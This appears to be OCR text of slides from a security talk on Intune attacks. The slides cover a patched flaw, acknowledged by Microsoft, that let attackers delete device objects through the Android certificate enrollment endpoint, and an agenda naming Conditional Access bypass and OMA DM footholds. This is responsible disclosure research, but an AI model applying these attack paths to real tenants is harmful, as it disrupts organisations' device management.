
Intune Device ID:

cc45972f-1867-4694-887e-b57ed70c1ad1

Microsoft Entra Device ID:

79b9eec0-f7df-4c25-b5a5-ba361075451e

Certificate Enrollment Request with other user's deviceid (**79b9eec0-f7df-4c25-b5a5-ba361075451e**)



Not found

Device not found

Summary

Session ID
769e6235d6f849a685025308ebe00175


Resource ID
Not available

Extension
Microsoft_Intune_Devices

Content
DeviceSettingsMenuBlade

Error code
404

Microsoft response（VULN-134464）



Dear Yuya,

Thank you again for submitting this issue to Microsoft. We appreciate the time taken to submit this assessment.

Upon investigation, we confirmed the issue. A fix for this issue has been addressed.

Attack Scenario #2

- Attackers can **delete any OS’s device object in Microsoft Intune** through Android certificate enrollment endpoint

- IT admins cannot manage the device through Intune portal

- It is already patched


Attacking on Enrollment

- ✓ Conditional Access bypass through Intune Company Portal
- ✓ Device object deletion through enrollment process

Attacking on Management

- ✓ Establishing a foothold through OMA DM
- ✓ Riding a SideCar for fun & profits

Device Management



Microsoft Intune admin center

Home > Devices | Windows > Windows | Configuration >

Create profile

Windows 10 and later - Settings catalog

Settings catalog

With the settings catalog, you can choose which settings you want to configure. Click on Add settings to browse or search the catalog for the settings you want to configure.

Learn more

+ Add settings

Settings picker

Use commas "," among search terms to lookup settings by their keywords


Browse by category

- Trusted Certificate
- User Rights
- Virtualization Based Technology
- VPN Connection
- Wi-Fi Connection
- Wi-Fi Settings
- Widgets
- Windows AI
- Windows Defender Security Center

Setting name

